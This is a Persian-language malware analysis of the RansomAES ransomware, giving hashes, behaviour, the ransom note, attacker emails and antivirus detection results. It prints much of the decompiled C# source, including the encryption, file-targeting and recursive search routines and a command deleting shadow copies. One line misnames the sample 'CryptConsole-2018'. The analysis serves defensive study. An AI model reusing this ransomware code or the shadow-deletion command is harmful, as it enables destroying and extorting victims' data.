باسمه تعالی

تحلیل فنی باج افزار RansomAES

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی با نام RansomAES خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در ابتدای ماه می سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران کره‌ای زبان می‌باشد. این باج‌افزار از الگوریتم‌های رمزنگاری AES در حالت ECB و RSA ۲۰۴۸ بیتی استفاده می‌کند. باج افزار RansomAES دایرکتوری‌ها و فایل‌هایی با پسوندهای خاص را رمزگذاری می‌نماید و پسوند فایل‌ها را پس از رمزگذاری به RansomAES. تغییر می‌دهد. این باج‌افزار همانند اکثر باج‌افزارها، پس از رمزگذاری فایل‌ها از قربانیان تقاضای بیت‌کوین می‌کند.

مشخصات فایل اجرایی :


نام فایل	RansomAES.exe
MD۵	۲b۷٤۵e۰a۸dadac٦b۲beccd۲٦ddb۸c۰۸d
SHA-۱	۵٤۸ffd۱bba۳۵۵۸۹۲۸۱e۳۳۲a۸۵f٦b۰c٦ef٤۲٤d۱ad
SHA-۲۵٦	۵٦۷c۲d۸۰۱۸۵۸٤f۲۰cfff۲df۰۰۵b۵۱۷ebbf۰۰۰۲۹۵۹aaf۹۹۰a۸٤۱۲۷۲٤۵b۵daaa٤۵
اندازه فایل	۱۹ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۵.٦۵	۸۱۹۲	۱٦٦۸٤	۱٦۸۹٦
.rsrc	٤.۱۷	۳۲۷٦۸	۱۵۰۰	۱۵۳٦
.reloc	۰.۰۸	٤۰۹٦۰	۱۲	۵۱۲

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار RansomAES، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره، پس از اجرا، یک فایل به نام READ Me.txt در کنار فایل‌های رمزگذاری شده قرار می دهد که محتوای آن شامل کد شناسایی مربوط به سیستم قربانی، کلید رمزگذاری عمومی و دو ایمیل به آدرس‌های powerhacker۰۳@hotmail.com و fbgwls۲٤٥@naver.com می‌باشد. تصویر زیر محتوای فایل اشاره شده را نشان می دهد.



بررسی ها نشان می دهد قربانیان جهت اطلاع از مبلغ باج‌خواهی باید کدشناسایی خود را به آدرس ایمیل‌های معرفی شده ارسال نمایند و پس از مشخص شدن مبلغ باج، نسبت به پرداخت آن اقدام نمایند.

همانطور که اشاره شد این باج‌افزار فایل‌ها و دایرکتوری‌هایی خاص را مورد هدف حملات خود قرار می‌دهد و پس از رمزگذاری موفقیت آمیز فایل‌ها پسوند RansomAES. را به انتهای آن‌ها اضافه می‌کند. بررسی ها نشان می دهد دایرکتوری‌های زیر توسط باج‌افزار RansomAES رمزگذاری می‌شوند.


DesktopDirectory, MyComputerDirectory, DesktopDirectoryDirectory, MyDocumentspDirectory, MyMusicDirectory, HistoryDirectory, PersonalDirectory, DownloadsDirectory, DocumentsDirectory, PicturesDirectory, VideosDirectory, MusicDirectory, UserProfile, FavoritesDirectory, ProgramData, SystemDisk + "\\Users\\"

باج‌افزار RansomAES فایل‌هایی با پسوندهای زیر را رمزگذاری می‌کند.


.txt, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .png, .csv, .sql, .mdb, .sln, .php, .asp, .aspx, .html, .xml, .psd, .rar, .zip, .mp۳, .exe, .PDF, .rtf, .DT, .CF, .CFU, .mxl, .epf, .erf, .vrp, .grs, .geo, .elf, .lgf, .lgp, .log, .st, .pff, .mft, .efd, .ini, .CFL, .cer, .backup, .۷zip, .tiff, .jpeg, .accdb, .sqlite,

.dbf, .ldf, .mdb, .cd, .cdr, .dwg, .bmp, .hwp, .cmd, .dll, .gif, .٣gp, .٧z, .php, .flv, .vb, .cpp, .html, .cs, .config, .csproj, .settings, .xml, .p, .js, .vbs

تصویر زیر فایل های رمزگذاری شده توسط باج افزار RansomAES را نشان می دهد.



در تصویر زیر پیغام باج‌خواهی باج‌افزار RansomAES را مشاهده می‌کنید.



بر اساس پیغام باج‌خواهی، مهاجمین اعلام نموده‌اند که فایل‌ها رمزگذاری شده‌اند و قربانیان برای رمزگشایی آن‌ها باید از طریق آدرس ایمیل‌های اعلام شده در پیغام باج‌خواهی با مهاجمین ارتباط برقرار


نمایند و مبلغ باج مدنظر مهاجمین که پس از برقراری ارتباط با آن‌ها مشخص می‌شود را از طریق کیف پول بیت‌کوین پرداخت نمایند. پس از تایید مبلغ پرداختی ابزار رمزگشایی برای قربانیان ارسال خواهد شد.

طبق بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه های متداول از جمله هرزنامه‌ها وجود دارد.


تحلیل ایستا:

پس از تحلیل کد باج‌افزار RansomAES نتایج زیر حاصل شد.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار RansomAES ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. نتایج این بررسی‌ها در تصاویر زیر قابل مشاهده است.



همچنین مشخص شد که پس از رمزگذاری به انتهای فایل‌ها پسوند RansomAES. اضافه می‌شود، این تغییر به خوبی در تصویر زیر قابل مشاهده است :



قطعه کد زیر مربوط به پیغام باج‌خواهی باج‌افزار می‌باشد.

```
Form1
118         this.label3.TabIndex = 3;
119         this.label3.Text = "Bitcoins에서 암호 해독에 대한 비용을 지불해야합니다. 가격은 당신이 우리에게 어떻게 쓰는지에 달려 있습니다. 지불 후 우리는 당신에게\r\n모든 파
              일을 해독 할 수 있는 해독 도구를 드립니다.\r\n지금 위에 있는 개인 ID는 저희 이메일로 ID를 클립으로 복사해서 ID를 주세요.\r\n";
120         this.button1.Location = new Point(515, 142);
121         this.button1.Name = "button1";
122         this.button1.Size = new Size(196, 49);
123         this.button1.TabIndex = 14;
124         this.button1.Text = "클립 보드에 복사";
125         this.button1.UseVisualStyleBackColor = true;
126         this.button1.Click += this.button1_Click;
127         this.label4.AutoSize = true;
128         this.label4.Font = new Font("Microsoft Sans Serif", 14.25f, FontStyle.Bold, GraphicsUnit.Point, 0);
129         this.label4.ForeColor = Color.Lime;
130         this.label4.Location = new Point(127, 229);
131         this.label4.Name = "label4";
132         this.label4.Size = new Size(729, 48);
133         this.label4.TabIndex = 15;
134         this.label4.Text = "당신의 파일이 암호화되었습니다! 당신의 암호화된 확장자: .AES 이메일로 요청드리면 복구해드립니다.\r\nfbgwls245@naver.com 또는
              powerhacker03@hotmail.com";
135         this.label5.AutoSize = true;
136         this.label5.Font = new Font("Microsoft Sans Serif", 27.75f, FontStyle.Bold, GraphicsUnit.Point, 0);
137         this.label5.Location = new Point(496, 9);
138         this.label5.Name = "label5";
139         this.label5.Size = new Size(252, 42);
140         this.label5.TabIndex = 16;
141         this.label5.Text = "RansomAES ";
142         base.AutoScaleDimensions = new SizeF(7f, 13f);
143         base.AutoScaleMode = AutoScaleMode.Font;
144         this.BackColor = SystemColors.WindowText;
145         base.ClientSize = new Size(1210, 576);
```

همانطور که اشاره شد این باج‌افزار از الگوریتم‌های رمزنگاری AES در حالت ECB و RSA ۲۰۴۸ بیتی بـرای رمزگذاری فایل‌ها استفاده می‌کند در تصویر زیر این مورد به خوبی قابل مشاهده است.

```
Encryption
using System;
using System.Security.Cryptography;
using System.Text;

namespace SF
{
    // Token: 0x02000004 RID: 4
    internal static class Encryption
    {
        // Token: 0x06000008 RID: 8 RVA: 0x000020FC File Offset: 0x000002FC
        public static byte[] AesEncrypt(byte[] input, string pass)
        {
            RijndaelManaged rijndaelManaged = new RijndaelManaged();
            byte[] array = new byte[32];
            byte[] sourceArray = new MD5CryptoServiceProvider().ComputeHash(Encoding.ASCII.GetBytes(pass));
            Array.Copy(sourceArray, 0, array, 0, 16);
            Array.Copy(sourceArray, 0, array, 15, 16);
            rijndaelManaged.Key = array;
            rijndaelManaged.Mode = CipherMode.ECB;
            ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
            return cryptoTransform.TransformFinalBlock(input, 0, input.Length);
        }

        // Token: 0x06000009 RID: 9 RVA: 0x00002170 File Offset: 0x00000370
        public static string Run()
        {
            byte[] inArray = Encryption.Encrypt("<RSAKeyValue><Modulus>pwFy+xXF7a3gr2vY90FS0mNIPJopmEdaqSOlZM33VjVGICVuyueaDt6WPgMFHfDiG+q7SR24GdNwFED1aqwcG5H441jaYat+V6g/oy+clU
            +3kyK/Ddah1BXvVsCd7AUK6oGF6AkOnPssUus+fIEo0
            +RrBM8NbVsY6zWPV2p1NdIKR3J0f1ZhlerdKzFZ34ZODEkbfDmjvtMURUOKbVojdeQ4FLc1iCQN2jky5VeD0k53glVth9uLUF2OD4H5dd8UbddkmO7SUKVkKVKZOsgb4Xc0/1FRcZqxy+nvbwAnQ3LM6giv7DNa/
            XOh6fYpkZLLL45c2ipKYTymW1D+7PQzlQ==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>", Encoding.UTF8.GetBytes(Main.Key));
            return Convert.ToBase64String(inArray);
        }

        // Token: 0x0600000A RID: 10 RVA: 0x000021A4 File Offset: 0x000003A4
        private static byte[] Encrypt(string publicKey, byte[] plain)
        {
            byte[] result;
            using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(2048))
            {
                rsacryptoServiceProvider.PersistKeyInCsp = false;
                rsacryptoServiceProvider.FromXmlString(publicKey);
                result = rsacryptoServiceProvider.Encrypt(plain, true);
            }
            return result;
        }

        // Token: 0x02000009 RID: 9
        public enum KeySizes
        {
            // Token: 0x04000024 RID: 36
            Size2048 = 2048
        }
    }
90 %
```

لیست فایل‌ها و دایرکتوری‌های خاصی که باج افزار مورد حمله قرار می دهد در قطعه کدهای زیر نشان داده شده است.

```
Main
117         Private encrypt_Files As String() = New String() { ".txt",
              ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt",
              ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln", ".php", ".asp",
              ".aspx", ".html", ".xml", ".psd", ".rar", ".zip", ".mp3",
              ".exe", ".PDF", ".rtf", ".DT", ".CF", ".CFU", ".mxl", ".epf",
              ".erf", ".vrp", ".grs", ".geo", ".elf", ".lgf", ".lgp", ".log",
              ".st", ".pff", ".mft", ".efd", ".ini", ".CFL", ".cer",
              ".backup", ".7zip", ".tiff", ".jpeg", ".accdb", ".sqlite",
              ".dbf", "1cd", ".mdb", ".cd", ".cdr", ".dwg", ".bmp", ".hwp",
              ".cmd", ".dll", ".gif", ".3gp", ".7z", ".php", ".flv", ".vb",
              ".cpp", ".html", ".cs", ".config", ".csproj", ".settings",
              ".xml", ".p", ".js", ".vbs" }
118     End Module
119 End Namespace
120
```

تصویر ۱: فایل‌های مورد هدف

RunEncrypt() : void

```
// SF.Main
// Token: 0x0600001E RID: 30 RVA: 0x000029F0 File Offset: 0x00000BF0
public static void RunEncrypt()
{
    string text = Encryption.Run();
    List<string> list = new List<string>
    {
        Main.DesktopDirectory,
        Main.MyComputerDirectory,
        Main.DesktopDirectoryDirectory,
        Main.MyDocumentspDirectory,
        Main.MyMusicDirectory,
        Main.HistoryDirectory,
        Main.PersonalDirectory,
        Main.DownloadsDirectory,
        Main.DocumentsDirectory,
        Main.PicturesDirectory,
        Main.VideosDirectory,
        Main.MusicDirectory,
        Main.UserProfile,
        Main.FavoritesDirectory,
        Main.ProgramData,
        Main.SystemDisk + "\\Users\\"
    };
    foreach (string name in list)
    {
        Main.SearchFolder(name);
        Main.SearchFile(name);
    }
}
```

تصویر ۲: دایرکتوری‌های مورد هدف

قطعه کد زیر مربوط به تغییر پسوند فایل‌ها می‌باشد.

Encrypt(string) : void

```
// SF.Main
// Token: 0x06000022 RID: 34 RVA: 0x00002C64 File Offset: 0x00000E64
internal static void Encrypt(string name)
{
    try
    {
        byte[] bytes = Encryption.AesEncrypt(File.ReadAllBytes(name), Main.Key);
        File.WriteAllBytes(name, bytes);
        File.Move(name, name + ".RansomAES");
    }
    catch (Exception)
    {
    }
}
```

قطعه کد زیر مربوط به کلید عمومی باج‌افزار می‌باشد.

KeyGenerator

```
using System;
using System.Security.Cryptography;
using System.Text;

namespace SF
{
    // Token: 0x02000006 RID: 6
    public class KeyGenerator
    {
        // Token: 0x06000014 RID: 20 RVA: 0x0000290C File Offset: 0x00000B0C
        public static string GetUniqueKey(int maxSize)
        {
            char[] array = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890".ToCharArray();
            byte[] array2 = new byte[1];
            using (RNGCryptoServiceProvider rngcryptoServiceProvider = new RNGCryptoServiceProvider())
            {
                rngcryptoServiceProvider.GetNonZeroBytes(array2);
                array2 = new byte[maxSize];
                rngcryptoServiceProvider.GetNonZeroBytes(array2);
            }
            StringBuilder stringBuilder = new StringBuilder(maxSize);
            foreach (byte b in array2)
            {
                stringBuilder.Append(array[(int)b % array.Length]);
            }
            return stringBuilder.ToString();
        }
    }
}

```

بر اساس قطعه کدهای زیر، باج افزار فایل ها، پوشه هـا و درایوهـای مختلـف را در سیسـتم قربـانی بـرای رمزگذاری جستجو می‌کند.

SearchFile(string) : void

```
// SF.Main
// Token: 0x06000021 RID: 33 RVA: 0x00002BE0 File Offset: 0x00000DE0
internal static void SearchFile(string name)
{
    foreach (string str in Main.Encrypt_Files)
    {
        try
        {
            Main.Files = Directory.GetFiles(name, "*" + str, SearchOption.TopDirectoryOnly);
        }
        catch (Exception)
        {
            break;
        }
        foreach (string name2 in Main.Files)
        {
            Main.Encrypt(name2);
        }
    }
}

```

تصویر ۱: جست و جوی فایل‌ها

SearchFolder(string) : void

```
1  // SF.Main
2  // Token: 0x06000020 RID: 32 RVA: 0x00002B7C File Offset: 0x00000D7C
3  internal static void SearchFolder(string name)
4  {
5      try
6      {
7          Main.Folder = Directory.GetDirectories(name, "*", SearchOption.TopDirectoryOnly);
8      }
9      catch (Exception)
10     {
11         return;
12     }
13     foreach (string name2 in Main.Folder)
14     {
15         Main.SearchFile(name2);
16         Main.SearchFolder(name2);
17     }
18 }
19
```

تصویر ۲: جست و جوی پوشه‌ها

SearchDisk() : void

```
1  // SF.Main
2  // Token: 0x0600001F RID: 31 RVA: 0x00002B20 File Offset: 0x00000D20
3  internal static void SearchDisk()
4  {
5      string[] logicalDrives = Directory.GetLogicalDrives();
6      foreach (string text in logicalDrives)
7      {
8          bool flag = text != Main.SystemDisk;
9          bool flag2 = flag;
10         if (flag2)
11         {
12             Main.SearchFolder(text);
13         }
14         else
15         {
16             Main.SearchFile(text);
17         }
18         Main.SearchFile(text);
19     }
20 }
21
```

تصویر ۳: جست و جوی درایوها

قطعه کد زیر مربوط به حذف shadow copy می‌باشد که امکان بازیابی فایل‌ها را غیرممکن می‌کند.

```
Program
using System;
using System.Diagnostics;
using System.Windows.Forms;

namespace SF
{
    // Token: 0x02000008 RID: 8
    internal static class Program
    {
        // Token: 0x06000024 RID: 36 RVA: 0x000030B8 File Offset: 0x000012B8
        [STAThread]
        private static void Main()
        {
            SF.Main.RunEncrypt();
            SF.Main.SearchDisk();
            Program.DeleteShadowCopy();
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new Form1());
        }

        // Token: 0x06000025 RID: 37 RVA: 0x000030E8 File Offset: 0x000012E8
        private static void DeleteShadowCopy()
        {
            try
            {
                ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/c vssadmin.exe delete shadows /all /quiet")
                {
                    RedirectStandardOutput = true,
                    UseShellExecute = false,
                    CreateNoWindow = true,
                    WindowStyle = ProcessWindowStyle.Hidden
                };
                Process process = new Process
                {
                    StartInfo = startInfo
                };
                process.Start();
            }
            catch (Exception)
            {
            }
        }
    }
}
```

باج‌افزار CryptConsole-۲۰۱۸ فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

بر اساس بررسی‌های صورت گرفته، این باج‌افزار فرایندهای زیر را ایجاد می‌کند :

- RansomAES.exe
  - cmd.exe
    - vssadmin.exe Delete Shadows /All /Quiet

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبـان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار RansomAES نشدیم.

شناسایی :

در حال حاضر تعداد ٤٦ مورد از ٦٥ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Generic.Ransom.WCryG.334FECBF	AegisLab	Virus.Ransom.Wcryg!c
ALYac	Trojan.Ransom.RansomAES	Antiy-AVL	Trojan/Win32.TSGeneric
Arcabit	Generic.Ransom.WCryG.334FECBF	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira	TR/Dropper.MSIL.qhtmb
AVware	Trojan.Win32.Generic!BT	Baidu	Win32.Trojan.WisdomEyes.16070401....
BitDefender	Generic.Ransom.WCryG.334FECBF	CAT-QuickHeal	Trojan.IGENERIC
Comodo	UnclassifiedMalware	Cylance	Unsafe
Cyren	W32/Ransom.PLIR-3520	DrWeb	Trojan.Encoder.25430
Emsisoft	Generic.Ransom.WCryG.334FECBF (B)	Endgame	malicious (high confidence)
eScan	Generic.Ransom.WCryG.334FECBF	ESET-NOD32	a variant of MSIL/Filecoder.IX
F-Secure	Generic.Ransom.WCryG.334FECBF	Fortinet	MSIL/Filecoder.IX!tr
GData	Generic.Ransom.WCryG.334FECBF	Ikarus	Trojan-Ransom.Satyr
K7AntiVirus	Trojan (0052dbd31)	K7GW	Trojan (0052dbd31)
Kaspersky	Trojan-Ransom.Win32.Spora.fcp	Malwarebytes	Ransom.WannaCrypt
MAX	malware (ai score=97)	McAfee	Ransom-O
McAfee-GW-Edition	Ransom-O	NANO-Antivirus	Trojan.Win32.Spora.fbgcoy
nProtect	Ransom/W32.RansomAES.19456	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.Ransom.d2d
Sophos AV	Mal/Ramsil-T	Sophos ML	heuristic
Symantec	Trojan.Gen.2	Tencent	Win32.Trojan.Spora.Hssq
TrendMicro	Ransom_RAMSIL.SM	TrendMicro-HouseCall	Ransom_RAMSIL.SM
VIPRE	Trojan.Win32.Generic!BT	Webroot	W32.Malware.Gen
Yandex	Trojan.Spora!	ZoneAlarm	Trojan-Ransom.Win32.Spora.fcp